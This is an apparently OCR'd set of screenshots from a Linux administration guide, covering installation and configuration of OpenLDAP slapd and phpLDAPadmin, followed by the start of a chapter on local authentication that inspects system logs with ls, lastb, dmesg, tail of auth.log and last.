
[✓ <Yes>] <No>




```
Configuring slapd

The obsolete LDAPv2 protocol is disabled by default in slapd. Programs and users should
upgrade to LDAPv3.  If you have old programs which can't use LDAPv3, you should select this
option and 'allow bind_v2' will be added to your slapd.conf file.

Allow LDAPv2 protocol?
```




```
tajinder@mynetwork:~$ sudo apt-get install phpldapadmin
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  apache2 apache2-bin apache2-data libapache2-mod-php5 libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap php5-cli php5-common php5-json
  php5-ldap php5-readline
Suggested packages:
  apache2-doc apache2-suexec-pristine apache2-suexec-custom apache2-utils
  php-pear php5-user-cache
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data libapache2-mod-php5 libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap php5-cli php5-common php5-json
  php5-ldap php5-readline phpldapadmin
0 upgraded, 14 newly installed, 0 to remove and 82 not upgraded.
Need to get 6,795 kB of archives.
After this operation, 29.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] _
```




```
tajinder@mynetwork:~$ sudo nano /etc/phpldapadmin/config.php _
```




```
/* Examples:
   'ldap.example.com',
   'ldaps://ldap.example.com/',
   'ldapi://%2fusr%local%2fvar%2frun%2fldapi'
           (Unix socket at /usr/local/var/run/ldap) */
$servers->setValue('server','host','192.168.83.133');
```




```
/* The port your LDAP server listens on (no quotes). 389 is standard. */
// $servers->setValue('server','port',389);

/* Array of base DNs of your LDAP server. Leave this blank to have phpLDAPadmin
   auto-detect it for you. */
$servers->setValue('server','base',array('dc=example,dc=com'));
```



```
/* The DN of the user for phpLDAPadmin to bind with. For anonymous binds or
   'cookie','session' or 'sasl' auth_types, LEAVE THE LOGIN_DN AND LOGIN_PASS
   BLANK. If you specify a login_attr in conjunction with a cookie or session
   auth_type, then you can also specify the bind_id/bind_pass here for searching
   the directory for users (ie, if your LDAP server does not allow anonymous
   binds. */
$servers->setValue('login','bind_id','cn=admin,dc=example,dc=com');
```




```
/* Hide the warnings for invalid objectClasses/attributes in templates. */
$config->custom->appearance['hide_template_warning'] = true;
```


phpLDAPadmin (1.2.2) -
192.168.83.133/phpldapadmin/
Google
Home | Purge caches | Show Cache
My LDAP Server
login

Use the menu to the left to navigate

Credits | Documentation | Donate




Authenticate to server My LDAP Server

Warning: This web connection is unencrypted.

Login DN: cn=admin,dc=example,dc=com

Password:

Anonymous □




Logged in as: cn=admin

dc=example, dc=com (1)

Authenticate to server

Successfully logged into server.

Use the menu to the left to navigate



My LDAP Server


Logged in as: cn=admin

dc=example, dc=com (1)


cn=admin

Create new entry here


Chapter 4: Local Authentication in Linux




```
root@kali:~# ls /var/log/
alternatives.log  dmesg.3.gz      mail.info         pycentral.log
apache2           dmesg.4.gz      mail.log          samba
apt               dpkg.log        mail.warn         speech-dispatcher
auth.log          dradis          messages          stunnel4
bootstrap.log     exim4           mysql             syslog
btmp              faillog         mysql.err         syslog.1
chkrootkit        fontconfig.log  mysql.log         user.log
ConsoleKit        fsck            mysql.log.1.gz    wtmp
daemon.log        gdm3            news              wvdialconf.log
debug             installer       nginx             Xorg.0.log
dmesg             kern.log        ntpstats          Xorg.0.log.old
dmesg.0           lastlog         openvas
dmesg.1.gz        lpr.log         pm-powersave.log
dmesg.2.gz        mail.err        postgresql
root@kali:~# 
```




```
root@kali:~# lastb
root     tty7         :0                Sat Nov 28 13:47 - 13:47  (00:00)

btmp begins Sat Nov 28 13:47:02 2015
root@kali:~# 
```




```
[    0.395361] vgaarb: device added: PCI:0000:00:0f.0,decodes=io+mem,owns=io+mem
,locks=none
[    0.395369] vgaarb: loaded
[    0.395370] vgaarb: bridge control possible 0000:00:0f.0
[    0.395429] PCI: Using ACPI for IRQ routing
[    0.437570] PCI: pci_cache_line_size set to 64 bytes
[    0.438867] e820: reserve RAM buffer [mem 0x0009f800-0x0009ffff]
[    0.438870] e820: reserve RAM buffer [mem 0x1fef0000-0x1fffffff]
[    0.439225] HPET: 16 timers in total, 0 timers will be used for per-cpu timer
[    0.439330] hpet0: at MMIO 0xfed00000, IRQs 2, 8, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0
[    0.439338] hpet0: 16 comparators, 64-bit 14.318180 MHz counter
[    0.442571] Switched to clocksource hpet
[    0.444313] pnp: PnP ACPI init
[    0.444330] ACPI: bus type PNP registered
[    0.444603] system 00:00: [io  0x1000-0x103f] could not be reserved
[    0.444606] system 00:00: [io  0x1040-0x104f] has been reserved
[    0.444615] system 00:00: [io  0x0cf0-0x0cf1] has been reserved
[    0.444619] system 00:00: Plug and Play ACPI device, IDs PNP0c02 (active)
[    0.444630] pnp 00:01: [dma 4]
```




```
root@kali:~# dmesg | grep USB
[    1.750160] ACPI: bus type USB registered
[    1.750516] ehci_hcd: USB 2.0 'Enhanced' Host Controller (EHCI) Driver
[    1.750698] ehci-pci 0000:02:03.0: new USB bus registered, assigned bus numbe
r 1
[    1.751005] uhci_hcd: USB Universal Host Controller Interface driver
[    1.762054] ehci-pci 0000:02:03.0: USB 2.0 started, EHCI 1.00
[    1.762317] usb usb1: New USB device found, idVendor=1d6b, idProduct=0002
[    1.762322] usb usb1: New USB device strings: Mfr=3, Product=2, SerialNumber=
1
[    1.762584] hub 1-0:1.0: USB hub found
[    1.763165] uhci_hcd 0000:02:00.0: new USB bus registered, assigned bus numbe
r 2
[    1.763627] usb usb2: New USB device found, idVendor=1d6b, idProduct=0001
[    1.763632] usb usb2: New USB device strings: Mfr=3, Product=2, SerialNumber=
1
```




```
root@kali:~# tail -n 10 /var/log/auth.log
Dec 17 22:28:51 kali sudo: pam_unix(sudo:session): session closed for user root
Dec 17 22:39:01 kali CRON[19130]: pam_unix(cron:session): session opened for user root
by (uid=0)
Dec 17 22:39:03 kali CRON[19130]: pam_unix(cron:session): session closed for user root
Dec 17 23:09:02 kali CRON[19936]: pam_unix(cron:session): session opened for user root
by (uid=0)
Dec 17 23:09:04 kali CRON[19936]: pam_unix(cron:session): session closed for user root
Dec 17 23:17:01 kali CRON[20993]: pam_unix(cron:session): session opened for user root
by (uid=0)
Dec 17 23:17:01 kali CRON[20993]: pam_unix(cron:session): session closed for user root
Dec 17 23:39:01 kali CRON[21011]: pam_unix(cron:session): session opened for user root
by (uid=0)
Dec 17 23:39:01 kali CRON[21011]: pam_unix(cron:session): session closed for user root
Dec 17 23:55:07 kali gnome-screensaver-dialog: gkr-pam: unlocked login keyring
root@kali:~# 
```




```
root@kali:~# last
root     pts/2        :0.0          Fri Dec 18 00:35   still logged in
root     pts/1        :0.0          Fri Dec 18 00:31   still logged in
